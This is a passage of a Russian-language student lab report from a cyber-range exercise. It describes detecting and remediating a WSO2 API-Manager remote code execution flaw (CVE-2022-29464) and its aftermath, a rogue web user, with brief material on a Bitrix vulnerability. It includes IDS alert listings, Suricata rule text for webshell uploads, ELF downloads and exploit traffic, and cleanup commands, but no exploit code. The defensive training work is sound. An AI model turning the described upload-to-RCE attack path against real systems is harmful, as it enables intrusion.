F ESTAB      0          0          10.10.2.18:47616        195.239.174.11:5559
    users:(("APmvKk",pid=2541,fd=3))
ESTAB      0          0          127.0.0.1:41580        127.0.0.1:9187
    users:(("prometheus",pid=26548,fd=10))
ESTAB      0          0          127.0.0.1:44246        127.0.0.1:9100
    users:(("prometheus",pid=26548,fd=23))
SYN-SENT   0          1          10.10.2.18:41450        195.239.174.125:puppet
    users:(("puppet",pid=26461,fd=6))
ESTAB      0          0          127.0.0.1:57082        127.0.0.1:9121
    users:(("prometheus",pid=26548,fd=22))
ESTAB      0          0          127.0.0.1:8082        127.0.0.1:51318
```

Рис. 2.22: Обнаружение процесса

Последствие устранено.




Рис. 2.23: Результат на сайте

2.4 WSO2 API-Manager RCE

Уязвимость платформы для интеграции интерфейсов прикладного программирования, приложений и веб-служб WSO2 связана с возможностью загрузки произвольного JSP-файла на сервер. Эксплуатация уязвимости может позволить нарушителю, действующему удаленно, выполнить произвольный код.

2.4.1 Обнаружение уязвимости

Результаты поиска по IOC
CVE-2022-27228

Основное Правила обнаружения вторжений 7 Взаимосвязи 1 Граф

Обзор CVE-2022-27228

Название уязвимости: Уязвимость модуля «vote» в CMS 1С-Битрикс

Описание уязвимости: Уязвимость CVE-2022-27228 в модуле «vote» системы управления содержимым сайтов (CMS) «1С-Битрикс: Управление сайтом» позволяет отправлять специально сформированные сетевые пакеты: нарушитель может удаленно записать произвольные файлы в уязвимую систему, а также выполнить произвольную команду в записанном файле, используя небезопасную десериализацию

Рекомендации по нейтрализации:

- добавление кода в исходный файл модуля, ограничивающего POST запросы;
- создать в директории модуля файл .htaccess с кодом, ограничивающим все запросы;
- удалить модуль vote;
- обновление программного обеспечения CMS Bitrix до актуальной версии 22.0.400 и выше.

Рис. 2.24: Обнаружение уязвимости

QUEUE	SC	DC	ACTIVITY	LAST EVENT	SIGNATURE	ID	PROTO	% TOTAL
57	2	3		10:02:12	ET INFO User-Agent (python-requests) Inbound to Webserver	2017515	6	41.606%
47	1	4		10:01:17	ET POLICY Executable and linking format (ELF) file download	2000418	6	34.307%
1	1	1		10:01:16	ET WEB_SERVER WebShell Generic - ASP File Uploaded	2017260	6	0.730%
1	1	1		10:01:16	ET ATTACK_RESPONSE Possible WebShell Upload Attempt via Directory Traversal M1	2038637	6	0.730%
10	1	1		09:58:27	ET INFO Suspicious Windows NT version 9 User-Agent	2015822	6	7.299%
1	1	1		09:57:55	ET SCAN Potential SSH Scan	2001219	6	0.730%
2	7	1		09:57:23	[OSSEC] Listened ports status (netstat) changed (new port opened or closed).	533	0	1.460%
3	1	1		09:56:33	ET POLICY curl User-Agent Outbound	2013028	6	2.190%
3	1	1		09:56:33	ET INFO curl User-Agent to Dotted Quad	2034567	6	2.190%
4	1	1		09:56:12	ET EXPLOIT php script base64 encoded Remote Code Execution 2	2025808	6	2.920%
3	1	1		09:55:40	ET WEB_SERVER PHP tags in HTTP POST	2011768	6	2.190%
1	1	1		09:55:20	GPL ICMP_INFO PING *NIX	2100366	1	0.730%
4	7	1		09:53:02	[OSSEC] Integrity checksum changed.	550	0	2.920%

Рис. 2.25: Обнаружение уязвимости

The screenshot shows a network security monitoring interface. On the left, a sidebar titled "События" (Events) displays a list of events over the last 24 hours. Two events are listed:

У...	Дата и время	Код событ...	К...	Название правила	Класс
●	13:01:17.100 23....	3121915	1	ET POLICY Executable and l...	policy-viol...
●	13:01:16.497 23....	3243840	1	AM EXPLOIT [ET] WSO2 Mu...	web-applic...

On the right, a detailed view of the second event is shown:

Событие 13:01:16.497 23.10.2025

Buttons: Событие | Источник | Получатель | Пакет | Скачать | X

Общая информация

Дата и время	13:01:16.497 23.10.2025
Интерфейс захвата	eth2
Уровень важности	Высокий
Тип события	Сигнатурное событие
Протокол	TCP
Код события	3243840
Клиентское приложение	python-requests/2.28.1
Доменное имя ресурса	10.10.2.27:9763

Правило анализа

Класс	web-application-attack
Группа	exploit
Название	AM EXPLOIT [ET] WSO2 Multiple Products RCE (CVE-2022-29464)

Описание:
Правило обнаруживает в сетевом трафике программный код, предназначенный для эксплуатации уязвимости

Текст:

```
alert tcp any any -> $HOME_NET[$HTTP_PORTS,9763] (msg: "AM EXPLOIT [ET] WSO2 Multiple Products RCE (CVE-2022-29464)";flow: established,to_server;content: "POST";depth: 4;content: "/fileupload/toolsAny";http_uri;content: "Content-Disposition[3a]", nocase;http_client_body;content: "name=";http_client_body;distance: 0;content: "/fileinload/toolsAny";fast_pattern: only;flowbits: isset AM_Generic_path, tra...
```

Рис. 2.26: Обнаружение уязвимости

The screenshot displays two panels from a network security monitoring tool. The left panel, titled 'События' (Events), shows a list of recent events. The right panel, titled 'Событие 13:01:17.100 23.10.2025', provides detailed information about a specific event.

События (Left Panel):

- Фильтр: События за последние 24 часа
- Столбцы: У..., Дата и время, Код событ..., К..., Название правила, Класс
- События:
 - 13:01:17.100 23.... 3121915 1 ET POLICY Executable and l... policy-violation
 - 13:01:16.497 23.... 3243840 1 AM EXPLOIT [ET] WSO2 Mu... web-applicat...

Событие 13:01:17.100 23.10.2025 (Right Panel):

Свойство	Значение
Событие	13:01:17.100 23.10.2025
Источник	13:01:17.100 23.10.2025
Получатель	eth2
Пакет	
Общая информация	
Дата и время	13:01:17.100 23.10.2025
Интерфейс захвата	eth2
Уровень важности	Высокий
Тип события	Сигнатурное событие
Протокол	TCP
Код события	3121915
Правило анализа	
Класс	policy-violation
Группа	policy
Название	ET POLICY Executable and linking format (ELF) file download var1
Описание:	Сигнатурные возможного нарушения политики информационной безопасности
Текст:	<pre>alert tcp \$EXTERNAL_NET !\$HTTP_PORTS -> \$HOME_NET any (msg: "ET POLICY Executable and linking format (ELF) file download var1";flow: established;content: "[7F]ELF";fast_pattern;content: "00 00 00 00 00 00 00 00";distance: 0;flowbits: set, ET.ELFDownload;reference: url,web.archive.org/web/20131114024152/https://www.itee.uq.edu.au/~cristina/students/david/honoursThesis96/bff.htm;reference: url,doc.emergingthreats.net/bin/view/Main/2000418;classtype: policy-violation;sid: 3121915;rev: 6;metadata: affected_asset dist, affected_product generic_linux:linux, affected_vendor generic_linux, attack_target Client_Endpoint, created_at 2010_07_30, tag AM.ARMA, tag T1190, tias_category Info, updated_at 2017_02_03)</pre>

Рис. 2.27: Обнаружение уязвимости

2.4.2 Описание инцидента

Добавление инцидента

Название ⓘ WSO2 RCE	Дата и время события ⓘ 23.10.2025 13:01
Источник ⓘ 10.10.1.33 (Bitrix CMS) ×	Поражённые активы ⓘ 10.10.2.27 (API-Manager) ×
Описание ⓘ приложений и веб-служб WSO2 связана с возможностью загрузки произвольного JSP-файла на сервер. Эксплуатация уязвимости может позволить нарушителю, действующему удаленно, выполнить произвольный код	Рекомендации ⓘ - обновление версии API-Manager до версии 4.1.0 Beta Released; - изменение параметра загрузки ресурсов в конфигурационном файле.
Индикаторы компрометации ⓘ AM EXPLOIT [ET] WSO2 Multiple Products RCE (CVE-	
Прикрепить файл ⓘ IDS_packet_time-2025-10-23T10_01_16.497563Z_ruleid-3243840.pcap × Выберите файл	Отмена Добавить

Рис. 2.28: Описание инцидента

2.4.3 Решение

Обновление версии API-Manager до версии 4.1.0 Beta Released.

Данная уязвимость исправлена разработчиками в версиях 4.1.0 и выше. Для закрытия уязвимости необходимо обновить версию, удалить файлы, загруженные во время атаки:

1. остановить запущенную службу уязвимого приложения с помощью команды `systemctl stop wso2api-service`;

```

lines 1-51
user@wso2-virtual-machine:~$ systemctl list-units | grep wso2
wso2api.service

user@wso2-virtual-machine:~$ systemctl stop wso2api-service
Failed to stop wso2api-service.service: Interactive authentication required.
See system logs and 'systemctl status wso2api-service.service' for details.
user@wso2-virtual-machine:~$ systemctl stop wso2api.service
Failed to stop wso2api.service: Interactive authentication required.
See system logs and 'systemctl status wso2api.service' for details.
user@wso2-virtual-machine:~$ sudo -i
[sudo] password for user:
root@wso2-virtual-machine:~# ^C
root@wso2-virtual-machine:~# systemctl stop wso2api-service
Failed to stop wso2api-service.service: Unit wso2api-service.service not loaded.
root@wso2-virtual-machine:~# systemctl stop wso2api.service
root@wso2-virtual-machine:~#

```

Рис. 2.29: Остановка запущенной службы уязвимого приложения

2. перейти по ссылке <https://github.com/wso2/product-apim/releases/download/v4.1.0-beta/wso2am-4.1.0-beta.zip> и загрузить обновленную версию WSO2 API-Manager 4.1.0-Beta Released





Рис. 2.30: Перекидывание файла

3. распаковать загруженный архив с помощью команды `sudo unzip wso2am-`


4.1.0-beta.zip –d /opt, изменить службу автозапуска приложения, указать путь до актуальной версии программы в конфигурационном файле службы по пути /etc/system/system/wso2api.service



```
[Unit]
Description=WSO2 Api-Manager
After=network.target
[Service]
Environment="JAVA_HOME=/usr/lib/jvm/java-1.8.0-openjdk-amd64"
Type=forking
ExecStart=/opt/wso2am-4.1.0-beta/bin/api-manager.sh start
ExecStop=/opt/wso2am-4.1.0-beta/bin/api-manager.sh stop
ExecReload=/opt/wso2am-4.1.0-beta/bin/api-manager.sh restart
PIDFile=/opt/wso2am-4.1.0-beta/wso2carbon.pid
[Install]
WantedBy=multi-user.target
```

Рис. 2.31: Изменение пути для запуска приложения как службы

4. Далее необходимо перезагрузить процесс systemd с помощью команды: sudo systemctl daemon-reload. Перезапустить службу WSO2 sudo systemctl restart wso2api.service, далее просмотреть статус запущенной службы и путь до исполняемого файла с помощью команды: sudo systemctl status wso2api.service.



```
user@wso2-virtual-machine:~$ sudo systemctl daemon-reload
user@wso2-virtual-machine:~$ sudo systemctl restart wso2api.service
user@wso2-virtual-machine:~$ sudo systemctl status wso2api.service
● wso2api.service - WSO2 Api-Manager
   Loaded: loaded (/etc/systemd/system/wso2api.service; enabled; vendor preset: enabled)
     Active: active (running) since Thu 2025-10-23 19:07:26 +07: 8s ago
       PID: 19835 (java)
      Tasks: 19 (limit: 2318)
     CGroup: /system.slice/wso2api.service
             └─19804 sh /opt/wso2am-4.1.0-beta/bin/api-manager.sh
               ├─19835 /usr/lib/jvm/java-1.8.0-openjdk-amd64/bin/java -Xbootclasspath/a: -Xms256m -Xmx1024m -XX:+HeapDumpOnOutOfMemoryError -XX:HeapDumpPath=/opt/wso2am-4.1.0-beta/r
lines 1-14 (END)
```

Рис. 2.32: Перезапуск службы

5. Также необходимо удалить загруженный exploit.jsp файл по пути

/opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint с помощью команды: rm exploit.jsp.

```
user@wso2-virtual-machine:~$ cd /opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint/
user@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint$ rm exploit.jsp
rm: remove write-protected regular file 'exploit.jsp'? y
user@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint$ █
```

Рис. 2.33: Удаление загруженных файлов

Далее удалить сгенерированный файл payload.elf в директории /tmp с помощью команды rm payload.elf.

```
user@wso2-virtual-machine:~$ cd /opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint/
user@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint$ rm exploit.jsp
rm: remove write-protected regular file 'exploit.jsp'? y
user@wso2-virtual-machine:/opt/wso2am-4.0.0/repository/deployment/server/webapps/authenticationendpoint$ cd /tmp/
user@wso2-virtual-machine:/tmp$ rm payload.elf
rm: cannot remove 'payload.elf': Operation not permitted
user@wso2-virtual-machine:/tmp$ sudo rm payload.elf
user@wso2-virtual-machine:/tmp$ █
```

Рис. 2.34: Удаление загруженных файлов

2.4.4 Последствие WSO2 User web

Данная полезная нагрузка заключается создании нарушителем пользователя в веб-интерфейсе WSO2 API-Manager. Для обнаружения полезной нагрузки достаточно зайти в веб-интерфейс WSO2 API-Manager по ссылке <https://10.10.2.27:9443/carbon> и просмотреть список существующих пользователей. Создание пользователя можно отследить и через журнал событий, расположенного по пути /var/log/wso2_http_access.log.

```
user@wso2-virtual-machine:~$ cat /var/log/wso2_http_access.log | grep '/carbon/user',
10.10.1.33 - - [23/Oct/2025:17:02:27 +0700] POST /carbon/user/add-step2.jsp HTTP/1.1 200 6449 - python-requests/2.28.1 1.757
10.10.1.33 - - [23/Oct/2025:17:02:28 +0700] POST /carbon/user/add-finish-ajaxprocessor.jsp HTTP/1.1 200 158 - python-requests/2.28.1 0.745
user@wso2-virtual-machine:~$ █
```

Рис. 2.35: События создания пользователя в веб-интерфейсе

Для нейтрализации данной полезной нагрузки необходимо удалить созданного пользователя в веб-интерфейсе.

The screenshot shows the WSO2 API Manager Management Console interface. The left sidebar has a tree view with nodes like Home, Identity, Main (selected), Configure, Tools, Extensions, and more. Under Main, there are sections for Users and Roles, User Stores, Claims, Service Providers, and Identity Providers. The main content area is titled 'Users' and shows a table of users. The table has columns 'Name' and 'Actions'. It lists two users: 'admin' and 'apim_reserved_user'. For each user, the 'Actions' column contains links for Change Password, Assign Roles, View Roles, Delete, and User Profile. The top right of the page says 'Management Console' and 'Signed-in as: admin@carbon.super | Sign-out | Docs | About'. The bottom left of the page says '© 2005 - 2020 WSO2 Inc. All Rights Reserved.'

Рис. 2.36: Удаление пользователя

3 Вывод

Разобрались с сценарием действий нарушителя “Защита интеграционной платформы”. Выявили и устранили уязвимости и их последствия.

Лабораторная 3-D (НПИ) 23_10
Группа: НПИбд-01-22 (B) - суббота

+ Добавить инцидент

Основная информация Иллюстрации Цепочки кибератак Beta Схема шаблона Материалы

Тренировка запущена. Атака завершена 100%
00:00:00

Сценарий: Ampire Защита интеграционной платформы
Шаблон: Офис (Конфигуратор)

Запущена в: 12:54

Уязвимости и последствия

Bitrix vote RCE	Устранено
Bitrix deface	Устранено
WSO2 API-Manager RCE	Устранено
WSO2 User web	Устранено

Назначенные инциденты

WSO2 RCE

Рис. 3.1: Результаты